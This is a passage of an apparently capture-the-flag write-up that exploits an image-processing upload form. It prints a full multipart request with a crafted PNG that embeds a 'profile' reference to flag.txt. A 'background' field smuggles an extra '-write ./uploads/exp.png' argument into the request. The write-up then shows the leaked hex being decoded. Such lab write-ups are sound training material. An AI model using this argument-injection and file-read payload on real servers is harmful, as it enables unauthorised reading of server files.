15 -----15908251723704600333732820329
16 Content-Disposition: form-data; name="message"
17
18 testingggg
19 -----15908251723704600333732820329
20 Content-Disposition: form-data; name="image"; filename="poc.png"
21 Content-Type: image/png
22
23 PNG
24
25 IHDR
26
27 PXêJIDATx%îjÀ FÁ'D'ym0Äü,
28 VoÜiij)%zip",+^J!CZkkmçóSDsUc"ëaÄlbf`gwgfafwx^K+F0#7tEXtprofileflag.txtYüÉIEND=
29 -----15908251723704600333732820329
30 Content-Disposition: form-data; name="rotate"
31
32 0
33 -----15908251723704600333732820329
34 Content-Disposition: form-data; name="flip"
35
36 false
37 -----15908251723704600333732820329
38 Content-Disposition: form-data; name="background"
39
40 blue -write ./uploads/exp.png
41 -----15908251723704600333732820329
42 Content-Disposition: form-data; name="parentId"
43
44 1
45 -----15908251723704600333732820329--
46


```

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
Looks like it was uploaded successfully:




Accessing the image I wrote to /uploads/exp.png:



Downloaded the file:



I used strings on the downloaded file:



I converted the hexadecimal string using CyberChef:

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Recipe

From Hex

Delimiter
Auto

Input

4854427b496d3467336d346731636b5f7655316e355f357452316b335f346734696e7d0a

72 1

Raw Bytes

Output

HTB{ [REDACTED] }